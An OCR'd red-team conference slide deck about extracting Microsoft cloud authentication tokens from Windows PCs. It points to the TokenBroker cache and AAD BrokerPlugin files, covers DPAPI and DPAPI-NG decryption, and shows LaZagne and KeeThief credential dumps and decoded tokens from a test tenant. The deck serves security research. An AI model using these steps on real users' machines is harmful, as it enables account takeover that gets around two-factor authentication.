



Microsoft cloud authentication tokens — there are no more secrets

Konstantin Evdokimov / Nikolay Dolbin

MIS / Sber

Moscow, August 26, 2022





微软云认证令牌 — 没有更多的秘密

开发者一/研究员二

公司 / 银行

莫斯科，2022年8月26日

@~~w~~hoami WhoAreWe

RedTeamer'ы / Pentester'ы / Researcher'ы

Konst + Nick = ~20 years of infosec skills

Web + Infra + Crypto

We love Burp, Python, IDA, C++, Beer

github.com/mis-team

At the beginning ~~(s chego vsjo nachjales)~~

RedTeams → Attack stage → Analyze stage

RedTeams / analyze stage – checking information from inside infrastructures

RedTeams / analyze stage – checking information from users, admins PCs

Users/admins PCs

- browsers passwords/cookies (Chrome, Edge, FF, Opera, etc)
- password managers (KeePass, LastPass, OnePass, etc)
- emails
- docs/pics/etc

At the beginning (~~s chego vsjo nachjales~~)

Browsers/Passmanager's passwords

The screenshot displays a Windows desktop environment. In the foreground, a window titled "WebBrowserPassView" shows a list of browser passwords. The list includes entries for Opera, Chrome, Firefox 3.5/4, and Internet Explorer 7.0 - 8.0. A second window, "ChromePass", is open, showing a list of origin URLs. A terminal window in the background shows the execution of "laZagne.exe browsers", which outputs the results of a password extraction process. The terminal output includes a title "The LaZagne Project" and sections for "Internet Explorer passwords" and "Firefox passwords", each listing found credentials. A third window, "KeeThief", is also visible, providing information about the tool and its authors.

URL	Web Browser
https://login.live.com/login.srf	Opera
https://login.yahoo.com	Opera
https://www.facebook.com	Opera
https://www.facebook.com/login.php	Chrome
https://www.google.com	Firefox 3.5/4
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0
https://www.google.com/accounts/ServiceLo...	Opera
https://www.linkedin.com	Firefox 3.5/4

```
C:\Users\John\Desktop>laZagne.exe browsers

-----
The LaZagne Project
! BANG BANG !
-----

----- Internet Explorer passwords -----
Password found !!!
Username: zapata@yahoo.com
Password: Zapata_Uive!
Site: https://www.facebook.com/

----- Firefox passwords -----
Password found !!!
https://accounts.google.com
zapata@gmail.com
aluchaSigue!

Password found !!!
https://www.facebook.com
he.guevara@gmail.com
asta_siempre!

Passwords have been found.
For more information launch it again with the -v option

Elapsed time = 0.120000123978
```

KeeThief

Allows for the extraction of KeePass 2.X key material from memory, as well as the backdooring and enumeration of the KeePass trigger system.

Author: Lee Christensen (@tifkin_), Will Schroeder (@harmj0y)

At the beginning (~~s chego vsjo nachjales~~)

Emails...

... Microsoft Outlook ...

... Ms Outlook + Office365 ...

... Ms Outlook + Office365 + 2fa ...

Emails...

- Offline PST parsing -> 2.. 4... 6.. 8.. Gb
- Online EWS -> must have 2fa
- In-place PST parse ...
- Continuously analyze ...

Where is it...???

JWT – Json Web Tokens

Base64Header.Base64Payload.Base64Signatute

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoiYWRtaW4iOnRydWUsIm1hdCI6MTUxNjIzOTYyMn0.NHVVaYe26Mbt0YhSKkoKYdFVomg4i8ZJd8_-RU8VNbftc4TSMb4bXP3l3YlNWACwyXPGffz5aXhc6lty1Y2t4SWRqGteragsVdZufDn5BlnJl9pdR_kdVFUsra2rWKEofkZeIC4yWytE58sMIihvo9H1ScmmVwBcQP6XETqYd0aSHp1g0a9RdUPDvoXQ5oqygTqVtxaDr6wUFKrKIgtgBMzWIdNZ6y709E0DhEPTbE9rfBo6KTFsHAZnMg4k68CDp2woYIaXbmYTWcvbzIuH07_37GT79XdIwkm95QJ7hYC9RiwrV7mesbY4PAahERJawntho0my942XheVLmGwLMBkQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +
```


JWT – Json Web Tokens

Base64Header.Base64Payload.Base64Signatute

Decoded JWT

```
Headers := {  
  .."typ": "JWT",  
  .."nonce": "tnpsmCLNKnqJopI0GcVBK2b6C7qzESYLgt-Tix8wxrc",  
  .."alg": "RS256",  
  .."x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",  
  .."kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"  
}
```

```
Payload := {  
  .."aud": "https://outlook.office365.com/",  
  .."iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",  
  .."iat": 1660753360,  
  .."nbf": 1660753360,  
  .."exp": 1660845378,  
  .."acct": 0,  
  .."acr": "1",  
  .."aio": "AVQAq/8TAAAADtaUsoEta0KskIde6LXb+0Sv4LRw5MwvPFB0THkexypjqDbjc3IL9nNJ1tRsVuwV5qzVoLq41n7TxUFkpWMfhpxzpT6hm+BrQhqxZT0q7dI=",  
  .."amr": [  
    .."pwd",  
    .."rsa",  
    .."mfa"  
  ],  
  .."app_displayname": "Microsoft Office",  
  .."appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",  
  .."appidacr": "0",  
  .."cnf": {  
    .."tbh": "Mxi3bGsK/K14iK+vNfX8RQPQwqbcHaAr4dYes9Mcs5o="
```

```
    .."uti": "s0g7fd7010ScyhPpyn4rAA",  
    .."ver": "1.0",  
    .."wids": [  
      .."b79fbf4d-3ef9-4689-8143-76b194e85509"  
    ],  
    .."xms_cc": [  
      .."CP1"  
    ],  
    .."xms_ssm": "1"  
  }  
}
```

```
Signature := "QImf9kh7DhlovM63nPYmQCAVSYNvhcis3PLil3J0a6xX-6i fNbfIKSgwg-Cea0FjD-49hgbq3PfrDhHQWZP_Dzzr6JL0AFC_KhCPv7y_JGwBPB0T
```

JWT – BurpSuite

Linux:

apt install jwt

echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwia

```

└─$ echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwia
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}
Claims:
{
  "iat": 1516230022
}

```

Time	URL	Method	Path	Status	Size	Response
9422	https://login.microsoftonline.com	POST	/42940ae7-a3ea-4789-adc7-d717a89...	✓	200	1037
9421	https://outlook.office365.com	POST	/mapi/nsapi?MailboxId=c1e9a28b-f1e9-...	✓	200	1447
9419	https://substrate.office.com	GET	/ows/beta/outlookcloudsettings/setting...	✓	200	4968
9418	https://substrate.office.com	GET	/ows/beta/outlookcloudsettings/setting...	✓	200	908
9417	https://outlook.office365.com	POST	/mapi/emsmdb?MailboxId=c1e9a28b-...	✓	200	1397

Burp:

Bapp : Json web tokens (JWT4B)

Request

Pretty Raw Hex **JSON Web Tokens**

Public Key

No secret provided

JWT

```

Headers := {
  .."typ": "JWT",
  .."nonce": "tnpsmCLnKqJopI0GCvBK2b6C7qzESYLGt-Tixwxc",
  .."alg": "RS256",
  .."x5t": "2ZQpJ3UpbjAYXYGaXEJl8LV0TOI",
  .."kid": "2ZQpJ3UpbjAYXYGaXEJl8LV0TOI"
}

Payload := {
  .."aud": "https://outlook.office365.com/",
  .."iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",
  .."iat": 1660753360,
  .."nbf": 1660753360,
  .."exp": 1660845378,
  .."acct": 0,
  .."acr": "1",

```


JWT – Json Web Tokens

Outlook JWT – RSA256 Sign

Decoded JWT

```
Headers := {  
  .."typ": "JWT",  
  .."nonce": "tnpsmClNKnqJopI0GCvBK2b6C7qzESYLGt-Tix8wxrc",  
  .."alg": "RS256",  
  .."x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",  
  .."kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"  
}
```

```
Payload := {  
  .."aud": "https://outlook.office365.com/",  
  .."iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",  
  .."iat": 1660753360,  
  .."nbf": 1660753360,  
  .."exp": 1660845378,  
  .."acct": 0,  
  .."acr": "1",  
  .."aio": "AVQAq/8TAAADtaUsoEta0KskIde6lXb+0Sv4lRw5MwvPfb0THkexypjqDbjc3Il9nNJ1tRsVuwV5qzVoLq41n7TxUFkpWMfhpXzpT6hm+BrQhqxZT0q7dI=",  
  .."amr": [  
    .."pwd",  
    .."rsa",  
    .."mfa"  
  ],  
  .."app_displayname": "Microsoft Office",  
  .."appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",  
  .."appidacr": "0",  
  .."cnf": {  
    .."tbh": "Mxi3bGsK/K14iK+vNfX8R0PGwqbcHaAr4dYes9Mcs5o="
```

Outlook JWT

Outlook JWT – OK ! Let find it...

Microsoft...

... Windows ...

... DPAPI (Data Protection API) ...

Hex: 01 00 00 00 D0 8C 9D

Base64: AQAAANCMnd...

Appdata\Local\Microsoft\TokenBroker\Cache

DPAPI inside DPAPI Blob
First Bytes: 01 00 00 00 D0 8C 9D DF 01 15...
Cryptoprotider GUID: df9d8cd0-1501-11d1...
Hex: 01 00 00 00 D0 8C 9D DF 01 15...
Base64: AQAAANCMnd8BFdER...



Имя	Дата изменения	Тип	Размер
2e59c4281b6b3c36dbec229e833ac00a2d2...	17.08.2022 19:52	Файл "TBRES"	19 КБ
4b3668b8253b041065c0cfdb32de3e5c067...	17.08.2022 19:30	Файл "TBRES"	24 КБ
5a2a7058cf8d1e56c20e6b19a7c48eb2386...	17.08.2022 19:51	Файл "TBRES"	7 КБ
5cc1b8137adca6dfe31d8a5b475958f4ab0...	17.08.2022 19:52	Файл "TBRES"	18 КБ
777112911-0605-486070-7344-3384601701...	17.08.2022 19:30	Файл "TBRES"	21 КБ

Outlook JWT – .tbres files

```

{"TBDDataStoreObject":{"Header":{"ObjectType":"TokenResponse","SchemaVersionMajor":2,"SchemaVersionMinor":1},"ObjectData":{"SystemDefinedProperties":{"RequestIndex":{"Type":"InlineBytes","IsProtected":false,"Value":"FSH2lthibI6BJ8AoSrmH/xl085o="},"Expiration":{"Type":"InlineBytes","IsProtected":false,"Value":"gEFesIqx2AE="},"Status":{"Type":"InlineBytes","IsProtected":false,"Value":"AAAAA=="},"ResponseBytes":{"Type":"InlineBytes","IsProtected":true,"Value":"AQAAANCMnd8BFdERjHoAwE/Cl+sBAAA7M+i5CtWKU2ZSq+J80EFMgAAAAACAAAAAAQZgAAAAEAACAAAABfV4QzVSnqfRvHcK/aS7xf6NuNmBAG0TFP1z8NjzlaMwAAAAA0gAAAAIAACAAAAAfKMc7Yuvv7oRGy8Mqffbuhw6K/Q6uMoPKwntvXiz8bAHAADL6QUclH5gxhDNUQOY+yvjJh1j+ZibQUrm76MbaYZk0IUHE7PJsEo0viNJgvlhnhNm3ZZYY0Jtvc0xdFnq0phpStXHzNVFT4llwBa5Rc3/+uV0y2Dq7SwfXHD9gwS6FGMdLDBW6M7EE0Thz4YPFos5aAny9hAli+PaB2P0NPUP6qZvDjkEkp8oQlJS1nKvyt4zA/9J/M06KEN5n2mkAbYWRICcokZhJ5RyYpArYnS3R3kDowZBlDyIUxhjXFuI5qzV92sCr8i/h5Hhrxy2oQ1E2x9I5uLp4gXAE+n+c7vGFaKkg+P0f1NerJJr77JF6yH7cHV2drQ+0+ugxv3dA6usBeRnXtfOU0IVFi0JiasYfALZxkkCiH+LUY06C9G0+NRUb1ML2cKypTaqnDw3kj7ymjq6IpZLEoEcfePxmjxHsjaiZLFmRduivtUulx2YRerEe9tBPMBIXhqDCPK0w/HNmxcpD+g7wFIuZEVj7+MIQ4j1qD2VJdjairo/Ij1jsvnrKzr04t7XMT0ZhUqQA8S2XEH7HhxvS0EnczaSZkQ+QDA0eR4GlaKaM4e0qpiX2hd2ruAFo4kw9zcPBUQ/lk0A5vkBUUpMgDxZQPoseDvEd6/xTI11PHhKETDXGVuB253wBveJ61HyutF0y7q3rSq0W+gt0XyviGI+i65Y8fu+cUB

```

Outlook JWT – OK ! Let's find it...

Microsoft...

... Windows ...

... DPAPI (Data Protection API) ...

... User Context → DPAPIck3 (filegeneric.py)

Tokenbroker Data store object file



```
.....
expiration..... responses...
.C....D!...)..... WRes_PropertyBag...
.C....D!...)..... UPN..... atester@kkse44.onmicrosoft.com ..... acct.....0..... amr..... ["pwd", "rsa", "mfa"] ..... ipaddr.....165.231.67.224 ..... Disp
e..... alfatester Tester..... sid.....2S-1-12-1-2820229769-1295764629-3217431740-19390772..... tid.....$42940ae7-a3ea-4789-adc7-d717a8952ec0..... IsDefaultPicture.....
..... nbf.....
1660662330..... TenantId.....$42940ae7-a3ea-4789-adc7-d717a8952ec0..... family_name.....Tester.....puid.....100320021C6419AB.....ver.....1.0.....sub.....
jvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4..... FIRSTNAME.....
alfatester..... TokenExpiresOn.....13305143694.....0ID.....$a8194a89-cc95-4d3b-bc1c-c6bf34e12701.....nonce.....$627039b4-79b3-488e-8781-1483531acf08..... Autl
.....(https://login.microsoftonline.com/common.....rh.....60.AX0A5wqUQuqjiUetx9cXqJUuwHi07B_kvK9KqxtUUcw4cmSca0c.....
SignInName.....atester@kkse44.onmicrosoft.com.....exp.....
1660662330.....
given_name.....
alfatester.....aud.....$1fec8e78-bce4-4aaf-ab1b-5451cc387264.....iat.....
1660662330.....iss.....=https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/.....UserName.....atester@kkse44.onmicrosoft.com.....UID.....+_2FfQmjvykUV-LV1n4
Ea-Wg0FA5h75tZ9ds0A4..... LastName.....Tester.....name.....alfatester Tester.....
correlationId.....&{2082FBAE-5B29-4CF8-B928-5EC626EE85AD}.....unique_name.....atester@kkse44.onmicrosoft.com.....
WRes_Account.....WA_EnumerableState.....
WA_Properties...
.C....D!...).....&.....UPN.....atester@kkse44.onmicrosoft.com.....DisplayName.....alfatester Tester.....IsDefaultPicture.....True.....TenantId.....$429
a3ea-4789-adc7-d717a8952ec0..... FirstName.....
alfatester.....OID.....$a8194a89-cc95-4d3b-bc1c-c6bf34e12701..... Authority.....(https://login.microsoftonline.com/common.....
SignInName.....atester@kkse44.onmicrosoft.com.....UserName.....atester@kkse44.onmicrosoft.com.....UID.....+_2FfQmjvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4..... LastName
..Tester.....WA_State.....WA_RevisionNumber.....2.....WA_Id.....+_2FfQmjvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4.....WA_PerUserId.....Ku:a8194a89-cc95-4c
c-c6bf34e12701.42940ae7-a3ea-4789-adc7-d717a8952ec0.....
WA_Provier.....WAP_Purpose.....Назначенная вашей организацией.....WAP_Id.....https://login.microsoft.com.....WAP_IsEnumerableStateSupported.....
IsAddNewAccountRequested.....WAP_IsSystemProvider.....WAP_UserContextToken.....8.....WAP_DisplayName.....Wучетная запись компании или учебного заве
.....WAP_ApplicationUserModelId.....,Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy!App.....
WAP_Authority.....
organizations.....
WAP_MrtString.....@{Microsoft.AAD.BrokerPlugin_1000.19041.1023.0_neutral_neutral_cw5n1h2txyewy?ms-resource://Microsoft.AAD.BrokerPlugin/Files/Assets/Logo.png}.....WA_Scope...
.....WA_UserName.....atester@kkse44.onmicrosoft.com.....WRes_Token.....eyJhbGciOiJSU0E0EtT0FFUCIsImVudYyI6IkkExMjhhDQkmtSFMvYNTYiLCJ4NXQiOiJfUGtRNEhHTLSQjRuNTFLOFItIiwiaWF0Ij
iLCj6aXAiOiJERUYifQ.VAOWGFqPjODAU22va0akI7QvjkFSyDnmduoALDjjCEPRF5olieLvg30qo7F26kz5B18szRF4JOzy3ZD0Ybfr6W7nBYtTbMn82w9nETAaxMJ0ea12iozzb-4_JHGIV9UqTXad3RswUuP3cT8XESrgrfa03NbEM6A
QTrV4lcTLeY8WJ9ypKm5G1SEK82CDr2BqNwup70XkZxuYKCi3eH-BkCfH4BvQI7UbmefWm8ZKyRt8-s3GLEAtjZTgNy9qIrp8FQsQYD5nqZKO1QTmmqFP0_iurVuLaXyYBb4530SRz8mDrbgeYW3YJ8GViYreatqQhrctckGd0LBKSBw_ji
_Rc2MPCPoOJw.zjx2MymvYzOxESjMJobFerpqA3u-LhKfswp9vL7M0xk70mwNXCvMYFktj3Ymag2i7dxtU6UH5N-0wqKZAI8v-KMu39UJ6v0xsQs69oLTw0cHxway_TUiAza53yve7zQiwH1ye2gC9y-ZZwLTqMIrSvL0NjeOmRlR7L:51F
NsRqRcZ4pPyWwxh_d8AyL4cXcspF52DleFD_LiFWYorknFM36IOqk4JWY9BytcZiAf7ZbPvYUYXoKX8ieSQ420qSwaumpt9_LjCNpCF-ZPda05loagkcHegK9iOX-f0knTmwVrlobrNmPzVDr2KMfFtjivTcnk7api2D4l04jsGUZBL4lXChy
m4SPIInoMMY2BVrMafvJ6JuzC-vTHD1u3iHvVNU5WEA5LDFV23hZVlin zimfrL-iIX7D3BeDErE-KFAhG3POcanZEMFwnCmbRKDKRETPN29Vb2HkSUMw99-BRF0dSSMvD Bze1-e-aZE-rx7a4SLYH2e6--AmLfBvJti7pAKkhuODupe0f
```


Microsoft JWT – Decode with JWT4B

Decoded JWT

```
Headers := {
  .. "typ": "JWT",
  .. "nonce": "hXadEyaJUdOGCake8b2YsE2fsUyNHmWIQMRf9z8yRHE",
  .. "alg": "RS256",
  .. "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0T0I",
  .. "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0T0I"
}

Payload := {
  .. "aud": "https://outlook.office.com/",
  .. "iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",
  .. "iat": 1660662333,
  .. "nbf": 1660662333,
  .. "exp": 1660760245,
  .. "acct": 0,
  .. "acr": "1",
  .. "aio": "AVQAq/8T AAAASai0e7FQVCFsDvRlI/OtVN1KmIfzS2ghwFhsAyyDi cRxS07LqSDi08+llzW8rJ+UfPKIEYYbwhtfiiRWBwQ8SL2kICxTNTQi++QJOLgFznU=",
  .. "amr": [
    .. "pwd",
    .. "rsa",
    .. "mfa"
  ],
```

```
.. "puid": "100320021C6419AB",
.. "rh": "0.AX0A5wUQuajiUetx9cXqJUuwAIAAAAAAPEPzaAAAAAAACcA0c.",
.. "scp": "Calendars.Readwrite-Contacts.Readwrite-EWS.AccessAsUser.All-Files.Read.All-Files.Readwrite.All-Files.Readwrite.Shared-Group.Readwrite.All",
.. "sid": "f29ae692-0614-4938-9dd6-42f91bfa85bd",
.. "sub": "GB7ALzLHR_CBLrv9x8uP6tYnE_kaXz1FrjaNMBR6pc",
.. "tid": "42940ae7-a3ea-4789-adc7-d717a8952ec0",
.. "unique_name": "atester@kkse44.onmicrosoft.com",
.. "upn": "atester@kkse44.onmicrosoft.com",
.. "uti": "gsJJJa8X6NUu-nVcD4mxDAA",
.. "ver": "1.0",
.. "wids": [
  .. "b79fbf4d-3ef9-4689-8143-76b194e85509"
],
```

Microsoft TokenBroker JWTs

Valid 25 - 27 hours

Tenant ID

User SPN

More user/PC info

... Microsoft Outlook ...

... Ms Teams ...

... Ms OneDrive ...


... Ms Windows (Microsoft Active Directory) ...

... Ms Graph -> MS XXX ...

Searching AAD

Valid about 27 hours

... but Outlook works more than 27 hours w/o password/2fa re-entry



Starting to search something...

...Outlook + ProcessMonitor

...aadcore.dll


...\\AppData\\Local\\Packages\\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\\LocalState

Decrypting AAD .def files

We didn't know that it was DPAPI-NG

```
3082 0951 0609 2a86 4886 f70d 0107 03a0  
8209 4230 8209 3e02 0102 3182 017a a282  
0176 0201 0430 8201 3804 8201 0601 0000  
00d0 8c9d df01 15d1 118c 7a00 c04f c297  
eb01 0000 002b 097a 9379 aa4c 409b 441b  
d256 d322 be00 0000 0002 0000 0000 0010
```

```
3-1MIIJUQYJKoZIhvcNAQcDoIIJQjCCCT4CAQIxxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjHoAwE/  
Cl+sBAAAAKw16k3mqTECbRBvSVtMivgAAAAACAAAAAAQZgAAAAEAACAAAAABSuAeIldbSeY/  
bKLIKKS2MHsWkV1MbmeirBqrxpUe7bgAAAAAOGAAAAIAACAAAABgVMxrwE2DAGxv9YwvT8D:6JftP1vT/  
HyYKnzY7UQzMTAAADwq/y0vKyC+JYw8MUgzue5deouN6KDCeeb8MEMeZiX  
0Jg2pgvvv8rUSUfmJTtIhe+7I1vQhVVkkI3+fAbhodSY/SInj18bh8XvTP  
HwYKkYBBAGCN0oBCDARMA8wDQwFTE9DQUwMBHVzZXIwCwYJYIZIAWUDBA  
tEdUGdmJt9yh30r-fMIIHuQYJKoZIhvcNAQcBMB4GCWCGSAF1AwQBljARBA  
XgGKMNmes8jvWoV2d0WoYKBnnEwuutoilU1L9Jr7iD7Fi08IIT4BCf5/Ci0  
ztXAZtgTvZZVdKezowks0rFZYTd26cQTMTseN0y509SghDBW7Qd7XPfQDfe  
Hokx+w9UDectdJ7IWfzxORD/2ThFNSU1upuaNQhJCDe4HbQE148aur16XW  
K0Yo1F2wmANVvEQYvCeHhYI7jtAHA1gfaYSWC15B5wSvIU118nmNgYxuiC  
T8N9Ltx8JFkj8+N4I6jasnFzn/1QZi2zou8nQ28wfrOdFI5K2vnsCXiFT7  
5kLxIhMDDWM8YeA+pbSS8UEbCTZ8t1QP0PJvzDS2iywkK9DTar1PctBFpQ  
TokaTWvSOF1SDjdgq0zF5w4vVRu3zwOnDBuqqZcn7kwUpVF0/uJ7CWF8JY3  
psARYONTxw2IRzKre0NQwD5Nw5jAzOp9QTpxRc90va4ZKpW258XpTeo5F3  
X5noV92JA534gestygyf2Q9B1iHrmivnn5LAQVi5ztGLphCB47MWzxCxoH  
m5J9C8vASuY+0+BC+xF1X77F3epz5Tt+reF8hugseWF55sn7TXr1CLFtMV  
jjaDQI5U1hXMMX8Xex5UXoHyPELsBgbsIkYvsftQTz2zqKDUqnykKhZ6FNM  
NzPV7A89MS6QKH1EM6ZbzAv+ibLgaTu5HWPPhcBw6H7FQti9jDSKYDIT2Jn  
faeVXqawKdIeVpcd918H39hH9fFqrryfm5Zc/
```



Microsoft AADBrokerPlugin .def file



```
....(...https://login.microsoftonline.com/common$....d3590ed6-52b3-4102-aeff-aad2292ab01c...ms-appx-web://Microsoft.AAD.BrokerPlugin/d3590ed6-52b3-4102-aeff-aad2292ab01c.....
..0.AX0A5wqUQuqjiUetx9cXqJUuWNYOWdOzUgJBrv-q0ikqsBycAoc.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P91WLfuQOSIKFEIFUOGOXYj9RUn5D18qnyE0y_vv-rc2seJTi-qjMzkt_AJhbINsvkDrXW7zjbTRAhM-PbIX
PyL8eKm-Nb7y_7kialv5Hy6CwP2s6A_hAIniJJQrj60gLagn3iGulbXUqyGEUVcErd3ft6Hu60PyStt1qbFK0jgbbF08a9MhgxxfUEiKauhevhtLbn0WShUSiNORKc8krXDo8lCOTjY_RnGeQ1GQ266kZHNsM3Qm4GmpBgkHLziYVQMwLchma
ft6DiYqDBOR4I073GWTKdKva3F3xfuZojMhBZKz553i0g8mp1xpiYs4VhZmbRt0AydBekE9gluBNUZCNU0I70iFT79qZWBhE9FZTFiC2yDa6tb84PobHcdFUD-cPia5EqADAD_xZE91G_o8j1Qr20Rrm-y6dXzrQWuDM6t57p-tcO2C2nD
Q0kwk-RgU0t_v29jYIFppdFl1otPcecyJIJ6TLT_MctZPFx8fmpVjfy1JtEebJmdizJRhUYDtmzljdmYM2bejayFiJlfnSz7w-goTsoUsLkAC0tKQjMMTjnp3G9Z7N63u2TwKNpSARRljpjq921HLOMFHMW9EHKxcJfsmO2azc4YU_eh_5Ndn
1NTOx37G-Pygdwoq-5HesvJEDw0iQOUD010t9Vb082QIEhNnAW9YBf4vln1Bwixj2HuHgFscfvbDuddShqx_1iUztJgMjlxVwMuGE7dPswJT5LJye0LTHF5FaPZ38wMVQP-jeq2xy47v3Wj7BjSbMdfmdjSDZ53ToDkVxnBV6M2whpJpiud
6-F-FYJ0X4VerLWmXg1sJl3xEKKdmMvq91rMu6VP_mbz0KAZVKZLOJASTC0UfFB5fw5V2UEUisJQA1u219LF8BbZPtfk-q_mwBA-z-iE8YnFugikzKr3-D1vVmqAEwnqnFwcZBX-5M_trX0Dzpcw.....https:/
